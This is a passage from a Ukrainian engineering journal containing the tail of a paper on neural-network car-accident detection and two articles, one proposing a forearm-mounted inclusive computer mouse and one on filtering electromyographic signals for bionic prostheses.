7. Paciorek M., Klusek A., Wawryka P. Effective Car Collision Detection with Mobile Phone Only. *Computational Science*. 2021. DOI:10.1007/978-3-030-77980-1\_24.

8. Кутковецький В. Я. Розпізнавання образів: навч. посіб. Миколаїв: Видавництво ЧНУ ім. Петра Могили, 2017. 420 с.

9. Субботін С.О. Нейронні мережі. Теорія та практика: навч. посіб. Житомир: Видавництво О.О. Євенок, 2020. 184 с.

10. Новотарський М.А., Нестеренко Б.Б. Штучні нейронні мережі: обчислення. *Праці Інституту математики НАН України. Математика та її застосування*. 2004. Т. 50. 408 с.

11. Лящинський П.Б. Синтез структур згорткових нейронних мереж для класифікації біомедичних зображень. Випускна кваліфікаційна робота. Тернопіль, 2019. 82 с. URL: [http://dspace.wunu.edu.ua/bitstream/316497/38265/1/Лящинський\\_Павло\\_МР\\_2019.pdf](http://dspace.wunu.edu.ua/bitstream/316497/38265/1/Лящинський_Павло_МР_2019.pdf). (дата звернення: 15.05.2024).

12. Яблонський С.В. Метод та алгоритми оцінювання емоційного стану людини на основі аналізу головних сигналів. Магістерська дисертація. Київ, 2018. 87 с. URL: <https://ela.kpi.ua/server/api/core/bitstreams/b2baa90b-fbed-49d9-955f-4f7cb9f2ea64/content> (дата звернення: 15.05.2024).

### **Mogylyevych D.I., Khmil R.V. ANALYSIS OF THE APPLICATION OF NEURAL NETWORKS FOR AUTOMOBILE ACCIDENTS RECOGNITION**

*The e-Call automatic emergency call system has been mandatory in the European Union since 2018. This system automatically calls emergency services in the event of an accident, but there is a problem with false calls that lead to unnecessary expenditure of emergency services resources. Most car manufacturers solve the primary task of determining an emergency by analyzing information coming from built-in accelerometer sensors. As a result, quite often a sharp braking that avoids an accident is mistakenly identified as an emergency and leads to a false call to emergency services.*

*This paper proposes an approach to recognizing car accidents based on the use of convolutional neural networks to classify audio tracks recorded inside a car in the event of road accidents.*

*The purpose of the study is to analyze the existing mathematical apparatus of convolutional neural networks and develop an approach to solving the problem of recognizing and verifying car accidents based on their use. The main stages of the research are the analysis of data processing methods, improvement of learning algorithms, and the use of advanced technologies in the field of machine learning.*

*The architecture of neural networks is analyzed to effectively solve the task using mobile devices, including the study of various configurations of neural networks, their adaptation to the conditions of limited computing resources of mobile devices, and the selection of a model with minimal resource use while ensuring high accuracy of accident recognition.*

**Key words:** artificial intelligence, neural networks, sound signal processing.



УДК 621.3

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/10>**Овдієнко П.К.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Губар В.Г.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ДОСЛІДЖЕННЯ ТА ВИРІШЕННЯ ПРОБЛЕМ ІНКЛЮЗИВНОСТІ ДЛЯ МАНІПУЛЯТОРІВ ТИПУ «МИША»

У даній роботі розглянута проблематика сучасних периферійних пристроїв керування курсором на комп'ютері, зокрема миші, з акцентом на її головний недолік – відсутність інклюзивності. Проводиться детальне дослідження та аналіз існуючих рішень, виявляючи їхні переваги та недоліки, з метою формування цілей та задач для вирішення виявлених проблем. У процесі дослідження розглядаються різні методи керування мишею, технології відстеження рухів та маніпулятори, що належать до двох різних класів інклюзивності – прямої та непрямой.

Основною метою роботи є розширення можливості керування персональним комп'ютером шляхом вдосконалення традиційних периферійних систем, таких як миша, та підвищення її прямої інклюзивності через впровадження сучасних методів. Пряма інклюзивність передбачає збільшення участі всіх громадян у соціумі завдяки можливостям та методам, де головне завдання пристрою полягає в підтримці користувача. У роботі представлено новаторську систему, що передбачає кріплення пристрою керування на передпліччі користувача, спрямовану на підвищення функціональності, інклюзивності та швидкості адаптації для споживача.

Запропонована система має перспективу стати новим стандартом у розробці периферійних пристроїв з точки зору інклюзивності. У майбутньому її модифікації можуть значно покращити досвід користувачів з різними фізичними можливостями, надаючи їм більшу свободу та ефективність у роботі з комп'ютерами. Впровадження таких інноваційних рішень може стати важливим кроком у розвитку інклюзивних технологій, що забезпечують рівні можливості для всіх користувачів незалежно від їх фізичних обмежень.

Робота є важливим внеском у сферу комп'ютерних технологій, демонструючи потенціал для значних покращень у дизайні та функціональності периферійних пристроїв. Вона закладає підґрунтя для подальших досліджень та розробок, спрямованих на створення більш інклюзивних та адаптивних технологій, що відповідають потребам сучасного суспільства.

**Ключові слова:** інклюзивність, контролер, миша, передпліччя, функціонал, пристрій.

**Постановка проблеми.** Сучасні технології управління комп'ютерами розвиваються досить повільно. Клавіатура та миша стали невід'ємними інструментами для більшості користувачів. Проте, з точки зору інклюзивності, ці пристрої можуть бути непридатними для багатьох людей, зокрема для осіб з інвалідністю. Клавіатура є необхідним інструментом, аналог якого важко розробити, тоді як мишу можна легко удосконалювати і модифікувати. Проблема полягає в тому, що стандартна миша [5] може не підходити для багатьох користувачів через фізичні особливості людини. Її використання може викликати дискомфорт або навіть біль через навантаження та форму. Особливо це стосується людей з обмеженими можливостями, які не можуть використовувати такі пристрої – наприклад, тих, хто втратив зап'ястя. У даній роботі розглядаються можливі вирішення

цих проблем через створення інклюзивного маніпулятора типу «миша», що дозволить забезпечити комфортне та ефективне користування для всіх груп населення, включаючи людей з інвалідністю. Розробка таких пристроїв сприятиме покращенню доступності та інклюзивності комп'ютерних технологій.

**Аналіз останніх досліджень і публікацій.** На сьогоднішній день існують різноманітні рішення маніпуляторів комп'ютерної миші, кожне з яких має власні вражаючі концепції. Загалом їх можна розділити на два основних класи – пристрої прямої та непрямой інклюзивності.

Пристрої непрямой інклюзивності. Пристрої, що відносяться до цього класу, виконують процес залучення різних груп осіб до всіх сфер суспільного життя [4] шляхом неявних методів. Наприклад, такі системи не вимагають фізичної участі

постраждалої кінцівки людини з інвалідністю та, відповідно, замінюють її. Серед найбільш відомих проєктів цього класу варто відзначити “head mouse” та “eye tracker”.

“Head mouse”. Пристрій на рис. 1 використовує рухи голови людини для управління мишею, що має свої власні переваги.

Висока точність. Завдяки використанню даних датчиків пристрою, керування курсором здійснюється шляхом нахилів голови користувача. Датчики гіроскопа та акселерометра здатні з висо-



Рис. 1. Приклад розробки “head mouse”



Рис. 2. Приклад роботи “Head mouse”



Рис. 3. Tobii Eye Tracker

кою точністю фіксувати кутові зміни та прискорення. Ці дані використовуються для визначення положення голови користувача в просторі, що дозволяє точно керувати курсором.

Легкість використання. Даний метод керування мишею вирізняється легкістю та інтуїтивністю, не потребує попереднього навчання для споживача.

Однак, подібні типи контролерів мають низку суттєвих недоліків, що робить їх використання дещо проблематичним.

Фізичний вплив на здоров'я людини. Неперервні нахили протягом декількох годин поспіль, можуть призвести до неприємних відчуттів та болю у ший. Це, у свою чергу, може спровокувати розвиток серйозних проблем, які в подальшому можуть негативно вплинути на здоров'я користувача.

Обмежений функціонал. Наразі метод управління курсором миші за допомогою нахилів голови не пропонує такого ж рівня функціональності, як традиційні методи керування мишею. Він обмежується лише базовими функціями, такими як переміщення курсора. Це робить його непрактичним для виконання складних завдань, які потребують точного позиціонування та використання кількох кнопок.

Значна частина пристроїв “head mouse” була розроблена ентузіастами [1], які використовували в якості зразків VR-контролери (наприклад, Oculus Quest 2, Sony PlayStation VR) або джойстики (DualShock 4, DualSense).

“Eye tracker”. Системи, спроможні відстежувати та аналізувати рухи очей, отримали значний рівень популярності. Серед них виділяється “Tobii Eye Tracker” (рис. 3) [2] як один із найбільш відомих пристроїв цього типу. Цей пристрій вирішує недоліки попередніх проєктів, які фокусувалися на відстеженні рухів голови. Однак, не зважаючи на це, існує значна обмеженість у цьому рішенні. Вона полягає в тому, що пристрій орієнтований переважно на ігрову аудиторію і не відповідає вимогам робочих програм, оскільки не забезпечує достатню точність для їхніх інтерфейсів.

Пряма інклюзивність. До цього класу відносяться пристрої такі як сенсорні екрани та трекпади.

Сенсорні екрани. Дисплеї (рис. 4) здобули широку популярність завдяки своїй простоті у використанні та високій чутливості. Їх можна використовувати для введення тексту, керування курсором та виконання інших завдань.

Незважаючи на свої переваги, сенсорні екрани мають певні обмеження. Одним з них є проблеми

з точністю введення тексту. Це може бути особливо проблематично для людей з тремором рук або іншими руховими порушеннями. Недостатня точність сенсорних екранів може негативно впливати на зручність використання деяких інтерфейсів. Наприклад, в операційній системі Windows деякі елементи інтерфейсу можуть бути занадто маленькими, що ускладнює їх точне натискання пальцем.

*Трекпади.* Дані маніпулятори (рис. 5) характеризуються високою точністю та плавністю введення. Їх компактні розміри та інтеграція з клавіатурою роблять їх зручними для використання в портативних пристроях. Проте, трекпади потребують певного часу для адаптації, що може бути проблемою для деяких споживачів.

*Адаптивні маніпулятори.* Серія Microsoft Adaptive Controllers [3], розроблені для людей, котрі відмовляються від традиційних засобів керування (рис. 6).

Адаптивна кнопка Microsoft – це приклад адаптивного маніпулятора, який пропонує високу точність та інтуїтивне керування, яке базується на принципах роботи контролерів Xbox One. Її перевагами є простота налаштування та можливість використання з різними допоміжними технологіями. Однак, адаптивна кнопка має певні недоліки. Її використання може потребувати певного навантаження на користувача для відтворення натискань, а також вона потребує часу для адаптації до нового способу введення.

**Постановка завдання.** На основі проведеного аналізу можна зробити висновок, що більшість наявних рішень відносяться до класу непрямой інклюзивності з обмеженими функціональними можливостями, недостатньою підтримкою складних інтерфейсів робочих програм і вимогою певного часу на адаптацію. З метою об'єднання переваг існуючих рішень та усунення їх основних недоліків для досягнення бажаного результату пропонується наступне:

- Вирішення задач непрямой інклюзивності;
- Перехід до бездротових методів передачі даних;
- Розширення функціональних можливостей;
- Використання датчиків, які забезпечують швидке та точне повторення рухів людини.

Метою даної статті є вирішення проблеми інклюзивності сучасної комп'ютерної миші шляхом розробки нової концепції, яка також усуває недоліки існуючих рішень та публікацій, такі як непряма інклюзивність, низька точність та функ-



Рис. 4. Сенсорний дисплей



Рис. 5. Трекпад



Рис. 6. Адаптивна кнопка Microsoft

ціональність, тривалий час адаптації, а також складність використання.

**Виклад основного матеріалу.** Запропонована концепція представлена на рис. 7. Основна мета даної пропозиції полягає у створенні пристрою, що доповнює можливості користувача, а не замінює ті функції, які він не може виконувати самостійно. Наприклад, для осіб, які втратили зап'ястя, запропонований пристрій повинен інтегрувати їх пошкоджену кінцівку для керування комп'ютерною мишею.

Запропоноване рішення передбачає новаторське розміщення пристрою на внутрішній стороні передпліччя, що є унікальним підходом, який раніше не використовувався у подібних пристроях. Такий підхід дозволяє вирішити проблему непрямой інклюзивності, відповідаючи потребам як звичайних користувачів, які бажають відмовитися від традиційних пристроїв керування, так і користувачів з обмеженими фізичними можливостями.




Рис. 7. Запропонована концепція

Точність та легкість використання. Для забезпечення високої точності та зручності використання пристрою, пропонується впровадити гіроскопічний датчик. Даний гіроскопічний датчик надає користувачам можливість ефективно взаємодіяти зі складними інтерфейсами програмного забезпечення, оскільки здатен легко та точно відтворювати різноманітні рухи людини, забезпечуючи при цьому високу точність та швидкість адаптації. Використання таких технологій сприятиме покращенню інклюзивності та зручності користування, що є важливим аспектом сучасних інтерфейсних рішень.

Перехід до бездротових методів передачі даних. Оптимальним варіантом забезпечення користувача відчуттям вільності, уникненням обмежень у виконанні різних рухів та жестів, є створення пристрою компактного розміру з вбудованим джерелом живлення (яке можна заряджати) та підтримкою бездротового з'єднання для периферії через поширену технологію Bluetooth. Це значно підвищить мобіль-

ність пристрою та забезпечить зручну роботу користувача.

Розширення функціональних можливостей. З метою уникнення проблем, пов'язаних з базовим функціоналом, пропонується додати додаткову периферію до пристрою. Наприклад, інтеграція акселерометра до гіроскопа підвищить точність відслідковування рухів передпліччя за допомогою фільтрації, що дозволить користувачу використовувати жести для простих операцій. Для виконання складних операцій можна використовувати додаткові датчики, такі як сенсори, що реєструють натискання. Наявність вбудованого дисплею дозволить виводити користувачеві поточний стан датчиків, рівень заряду акумулятора, час та іншу важливу інформацію.

**Висновки.** Запропоноване дослідження представляє новий підхід до вдосконалення інклюзивних систем, розвиток яких наразі призупинився. Розроблені рішення спрямовані на підвищення інклюзивності та зручності користування. Подальші покращення можуть бути пов'язані з впровадженням альтернативних методів, що забезпечать користувачам більш повний і легкий доступ до всього необхідного функціоналу.

Запропоноване рішення вирішує основну проблему, описану в статті, та пропонує відповідні рішення.

Це компактний пристрій з вбудованим акумулятором, який можна заряджати, і який кріпиться на передпліччі. Він оснащений сенсорами натискань, акселерометром та гіроскопом для забезпечення функціональності комп'ютерної миші. Технологія Bluetooth дозволяє використовувати цей пристрій у бездротовому режимі, що надає користувачам більшу свободу та зручність у користуванні.

#### Список літератури:

1. Hat mouse. URL: <https://blog.jfedor.org/2020/09/hat-mouse.html>
2. Tobii Eye Tracker. URL: <https://gaming.tobii.com/product/eye-tracker-5/>
3. Microsoft Adaptive Accessories. URL: <https://www.fastcompany.com/90752585/microsoft-reinvents-the-mouse-for-people-with-disabilities>
4. Social inclusion. URL: [https://en.wikipedia.org/wiki/Social\\_exclusion#Social\\_inclusion](https://en.wikipedia.org/wiki/Social_exclusion#Social_inclusion)
5. Computer mouse. URL: [https://en.wikipedia.org/wiki/Social\\_exclusion#Social\\_inclusion](https://en.wikipedia.org/wiki/Social_exclusion#Social_inclusion)

#### Ovdiienko P.K., Gubar V.G. RESEARCH AND SOLUTIONS FOR INCLUSIVITY ISSUES OF MOUSE-TYPE MANIPULATORS

*This paper examines the issues surrounding modern peripheral devices for controlling the cursor on a computer; particularly the mouse, with a focus on its primary drawback—inclusivity. Detailed research and analysis of existing solutions are conducted, identifying their advantages and disadvantages, to form goals and objectives to address the identified problems. The research explores various methods of mouse control, movement tracking technologies, and manipulators, belonging to two different classes of inclusivity—direct and indirect.*

*The main goal of the work is to develop technologies to enhance the control of personal computers by improving traditional peripheral systems such as the mouse and increasing its direct inclusivity through the*

*implementation of modern methods. Direct inclusivity involves increasing the participation of all citizens in society through appropriate opportunities and methods, where the main task of the device is to support the user. The paper presents an innovative system that involves attaching the control device to the user's forearm to enhance functionality, inclusivity, and the speed of adaptation for the consumer.*

*The proposed system can potentially become a new standard in developing peripheral devices from the perspective of inclusivity. In the future, its modifications could significantly improve the experience of users with various physical abilities, providing them with greater freedom and efficiency in working with computers. Implementing such innovative solutions can be an important step in developing inclusive technologies that ensure equal opportunities for all users, regardless of their physical limitations.*

*This work is a significant contribution to computer technology, demonstrating the potential for substantial improvements in the design and functionality of peripheral devices. It lays the groundwork for further research and development aimed at creating more inclusive and adaptive technologies that meet the needs of modern society.*

**Key words:** *inclusivity, controller, mouse, forearm, functionality, device.*



**Ремез М.О.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Губар В.Г.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ДОСЛІДЖЕННЯ ТА ВИРІШЕННЯ ПРОБЛЕМ ФІЛЬТРУВАННЯ ТА ОБРОБКИ ЕЛЕКТРОМІОГРАФІЧНИХ СИГНАЛІВ

*У роботі розглянуто підходи до вимірювання та обробки електроміографічного сигналу м'язів людини. Оцінено сучасні рішення, їх переваги та недоліки з урахуванням впливу шумів, що спричинені зовнішніми факторами.*

*Історія протезування налічує тисячі років, починаючи від дерев'яних кінцівок і залізних рук, що використовувалися в давнину, до сучасних біонічних протезів, які здатні імітувати складні рухи. Сьогодні біонічні протези забезпечують значно вищий рівень функціональності та комфорту, але їх ефективність напряму залежить від точності та надійності датчиків, що вимірюють електроміографічні сигнали.*

*Актуальність теми полягає в покращенні методів фільтрації та зменшенні шумів на етапі аналогового вимірювання і підсилення сигналу, що дозволяє точніше відстежувати активність певного м'язу або групи м'язів для подальшого використання у біонічних протезах. Це дозволить покращити користувацький досвід та прискорити адаптацію до нових кінцівок.*

*Запропоновано використання електричних компонентів цивільного призначення на основі мікроконтролера STM32F411 та аналогового інтерфейсу MCP3912. Основною метою є створення системи, яка забезпечить точне та надійне вимірювання електроміографічних сигналів з мінімальним рівнем шумів, що сприятиме ефективнішому використанню біонічних протезів.*

*Детально розглянуто технічні аспекти побудови системи, включаючи вибір компонентів, методи фільтрації та алгоритми обробки сигналів. Провівся аналіз можливих джерел шуму та їх вплив на якість сигналу.*

*У підсумку, у статті надано комплексний огляд сучасних підходів та запропоновано рішення для підвищення точності вимірювання електроміографічних сигналів. Застосування запропонованих методів та компонентів дозволить створити високоефективну систему для використання у біонічних протезах, що значно покращить якість життя людей з втраченими кінцівками.*

**Ключові слова:** електроміографічний сенсор, ЕМГ, STM32, MCP3912, INA350, мікроконтролер.

**Постановка проблеми.** Протезування відносно давно виконується людством для забезпечення щоденних потреб людей з обмеженими можливостями. Однак активний розвиток напівпровідникової індустрії надає нові можливості протезуванню шляхом створення біонічних протезів, які складаються з електроміографічних сенсорів, що дозволяють імітувати рухи неіснуючих кінцівок на основі скорочення м'язів, що залишились. Основним способом комунікації між людиною та протезом слугують електроміографічні сенсори. У зв'язку з поточною ситуацією попит на даний вид протезів все більше зростає, оскільки вони надають новий користувацький досвід та комфорт, скорочують час на адаптацію та надають більшу свободу рухів.

Електроміографічний сигнал є біомедичним сигналом, тобто біологічного походження, що

представлений у вигляді фізичної зміни електричного характеру органу, що нас цікавить, в даному випадку це людський м'яз. Під час скорочення м'язу, він генерує електричний сигнал, який далі зчитується датчиками. Основна проблема полягає у тому, що сигнал проходить через кілька шарів біологічних тканин, такі як: шкіра, м'язова та жирова тканини, кістки та інше, що накладає додаткового шуму. Окрім того, амплітудно-часова характеристика сигналу не є однаковою для різних типів м'язів та, тим паче, для різних людей, оскільки він залежить від анатомо-фізіологічних особливостей конкретного індивіду.

На шляху проходження сигналу до електродів окрім внутрішнього накладання сигналів з різних м'язів та накладання шумів біологічного походження, певною мірою впливає зовнішній шум середовища. Оскільки в 21 столітті прак-

точно усюди є мережа живлення змінного струму 220 В, а людське тіло будучи провідником є антеною, необхідно враховувати накладання зовнішнього шуму частот 50 або 60 Гц на корисний вимірювальний сигнал.

Як згадувалось вище, шуми є великою проблемою для вимірювання електроміографічного сигналу. Шуми здатні достатньо спотворити сигнал, що призведе до погіршенню взаємодії між протезом та людиною і, в результаті, бажані рухи будуть відтворюватися не з очікуваною точністю. Крім цього, також великою проблемою виступає спосіб зняття самого сигналу з м'язу. За способом зняття електроди для датчиків поділяють на:

- Інвазійні (голковий електрод, що поглиблюється крізь тканини для прямого зчитування сигналу з м'язів);

- Поверхневі (кріпляться на поверхні шкіри та зчитують сигнал після проходження усіх тканин до поверхні шкіри).

Будь який спосіб зняття сигналу має свої недоліки та переваги, однак від нього залежить подальший вид вимірювання та обробки сигналу.

**Аналіз останніх досліджень і публікацій.** На даний момент широко застосовуються обидва способи зняття сигналу. Для точного вимірювання електроміографічного сигналу застосовують інвазійні електроди. Приклад медичного міографу M-TEST 4[1] представлено на рис. 1. Прилад підтримує як поверхневе так і інвазійне зняття електроміографічного сигналу. Такі міографи використовуються у медицині переважно для перевірки м'язової активності.

Основним недоліком інвазійних електродів є неможливість їх довготривалого використання, оскільки електроди занурюють у м'яз крізь шкіру – використання є доволі неприємним процесом та існує велика ймовірність, що під час рухів голка може зламатися і нашкодити здоров'ю. Тому даний тип електродів не підходить для їх використання у протезуванні.

Більшість пристроїв, що застосовуються у медицині є хоч і досить точними, проте доволі габаритними, що унеможливує їх використання у складі протезів.

Однак застосування поверхневих електродів, дозволяє безпечніше та комфортніше знімати сигнал, оскільки самі електроди лише контактують зі шкірою. Серед найпопулярніших варто відмітити "uMyo" [2] (рис. 2).

З основних переваг даного сенсору, є його портативність, малі розміри та можливість бездротової передачі даних. Наявність акселерометру та



Рис. 1. Медичний міограф для використання з інвазійними електродами M-TEST 4



Рис. 2. Зображення датчику "uMyo"



Рис. 3. Датчик "MyoWare"

гіроскопу дозволяють співставляти рухи та електроміографічний сигнал, що може бути корисним при його дослідженні. Основним недоліком датчику слід відмітити відсутність будь-якої обробки сигналу та виключно бездротову передачу даних. У зв'язку з цим датчик "uMyo" має лімітоване використання для протезування.

Також на ринку існують і більш підходящі аналоги для використання у складі біонічних протезів, такі як датчик "MyoWare"[3] (рис. 3).



На відміну від “uMuo” даний сенсорний датчик має провідний тип передачі даних та містить режекторні фільтри для фільтрування шумів від мереж 220 В. Його компактність дозволяє вбудовувати цей датчик безпосередньо у біонічних протез. З недоліків даного сенсору є аналоговий вихід та відсутність цифрової обробки даних.

**Постановка завдання.** Проаналізувавши існуючі рішення, можливості та їх недоліки можна зробити висновок, що усі існуючі пристрої є виключно моніторинговими, для спостереження активності. Це не дозволяє їх використання як складових у протезуванні. Так як у протезах зазвичай більшу частину місця займають двигуни та акумулятори, необхідно, щоб електроміографічні сенсори займали якомога менше місця. Оскільки сигнал після електродів є дуже слабким, потрібно передбачити екранування, що дозволить істотно зменшити вплив зовнішніх шумів на вимірювальний сигнал. З метою збереження малих розмірів та точності вимірювального сигналу пропонується наступне:

- Використання мікроконтролеру для фільтрації сигналу та подальшої його передачі;
- Використання провідної цифрової переді даних до модуля керування;
- Використання інтегральних мікросхем з керованим коефіцієнтом підсилення, що дозволить враховувати анатомо-фізіологічні особливості.

**Виклад основного матеріалу.** Наявні рішення покладаються на подальшу обробку сигналів, в тому числі і його фільтрування. В статті пропонується унікальний підхід, що полягає у використанні підсилювача з керованим коефіцієнтом під-

силення та цифрову обробку сигналу на самому датчику. Такий підхід дозволить пришвидшити розробку нових біонічних протезів дозволить їх використання у людей з різними фізіологічними потребами, що покращить користувацький досвід та швидкість адаптації.

Оскільки для протезування використовуються поверхневі електроди, варто враховувати, що сигнал проходить через роговий шар шкіри, опір якого є досить високим та може сягати кількох МОм, а отже необхідно підсилити слабкий сигнал з високим внутрішнім опором. Тому для вимірювання сигналу з електродів пропонується використовувати інструментальні підсилювачі [4], наприклад INA350. Інструментальні підсилювачі мають високий вхідний опір, що дозволяє їх застосувати для вимірювання сигналів з високим внутрішнім опором. Обраний підсилювач дозволяє перемикає коефіцієнт підсилення між 30 та 50 – це вирішує проблему фізіологічних особливостей. Вихідний сигнал з підсилювача пропонується подати на вхід до аналогового інтерфейсу MCP3912, що розроблявся для використання у медичній техніці, в тому числі для вимірювання сигналів біологічного походження. Він містить в собі підсилювачі з керованим коефіцієнтом підсилення та аналогово-цифровий перетворювач, структурну схему підключення зображено на рисунку 4.

Для вирішення проблем з зовнішніми шумами пропонується застосування пасивного електроду правої ноги [6]. Завдяки додатковому електроду, підсилення сигналу з основних електродів відбувається відносно потенціалів на шкірі, що дозволяє істотно зменшити шуми, викликані зовнішніми факторами, включаючи мережу 220 В.




Рис. 4. Структурна схема пристрою

Для цифрової фільтрації сигналу пропонується використання Вейвлет перетворення [5]. На відміну від класичних перетворень Фур'є, результатом яких є амплітудно-частотна характеристика сигналу, Вейвлет перетворення дозволяє вирізнити сигнал певної частоти, зберігаючи при цьому зміну амплітуди у часі. Таким чином можна чітко відрізнити окремі імпульси сигналу та час між ними, що, в свою чергу, дозволяє зберегти інформацію про час скорочення та розслаблення м'язу.

Дискретне Вейвлет перетворення для одного типу хвилі описується формулою:

$$T_{m,n} = \int_{-\infty}^{\infty} x(t) \psi_{m,n}(t) dt, \quad (1)$$

де  $m$ ,  $n$  – коефіцієнти масштабу та часу відповідно,  $\psi$  – функція, що описує тип вейвлету для подальшого проходження ним по сигналу.

Для спрощення обчислень пропонується завчасно розрахувати значення Вейвлет функції з урахуванням необхідних робочих частот. Нижче наведено приклад використання дискретного Вейвлет перетворення для виділення сигналу з частотою в 100 Гц, на прикладі імпульсу хвилі Морле, що зображено на рисунку 5.

Для кращого представлення суті перетворення, до змодельованого імпульсу додаємо сигнали з частотами 50, 60 та 1000 Гц у вигляді шуму, щоб зрозуміти як Вейвлет перетворення дозволяє виділяти лише певну частотну область з сигналу. Вид зашумленого сигналу представлено на рисунку 6.

Таким чином після перетворення отримаємо результат, що дуже близький до початкового сигналу, однак на початку та кінці імпульсу можна побачити спотворення. Вид сигналу після Вейвлет перетворення зображено на рисунку 7.

Використання даного цифрового перетворення, дозволяє виділення певних частот з сигналу для подальшого його аналізу, з мінімальними спотворенням і втратами, та збереженням амплітудної характеристики у часі. Це дозволяє спростити подальший аналіз для отримання кількісної силової характеристики м'язу.

**Висновки.** У статті розглянуто існуючі методи зняття електроміографічного сигналу з людського м'язу та підходи до проектування сенсорів для подальшого їх використання у біонічних протезах. Також проаналізовано основні складнощі та запропоновано рішення для їх мінімізації або повного усунення. На основі цього пропонується розробити електроміографічний сенсор з використанням дрової цифрової передачі даних з попередньою цифровою обробкою сигналу, що виконуватиметься




Рис. 5. Вид змодельованого імпульсу з частотою в 100 Гц




Рис. 6. Вид змодельованого імпульсу з додатковим шумом




Рис. 7. Вид сигналу після Вейвлет перетворення

на основі дискретного Вейвлет перетворення. Це дозволить зберегти часову інформацію про кожен імпульс в певних частотних діапазонах.

Таким чином запропоновано новаторський підхід до проектування електроміографічних сенсорів, які дозволяють спростити подальші етапи обробки сигналів та покращити користувацький досвід і швидкість адаптації до нових протезів. Це відбувається

завдяки істотному зменшенню шумів, спричинених зовнішніми факторами і, як наслідок, збереженню важливої амплітудно-часової характеристики сигналу для побудови кращих алгоритмів кількісного визначення сили напруження м'язів.

#### Список літератури:

1. Електроміограф M-TEST ONE-4. <https://dx-sys.com.ua/uk/p/1348949921-elektromiograf-m-test-one-4/>
2. uMyo – wearable EMG sensor with wet/dry electrodes. <https://www.tindie.com/products/ultimaterobotics/myo-wearable-emg-sensor-with-wetdry-electrodes/>
3. MyoWare Muscle Sensor Kit. <https://learn.sparkfun.com/tutorials/myoware-muscle-sensor-kit/all>
4. Вейвлет. <https://uk.wikipedia.org/wiki/%D0%92%D0%B5%D0%B9%D0%B2%D0%BB%D0%B5%D1%82>
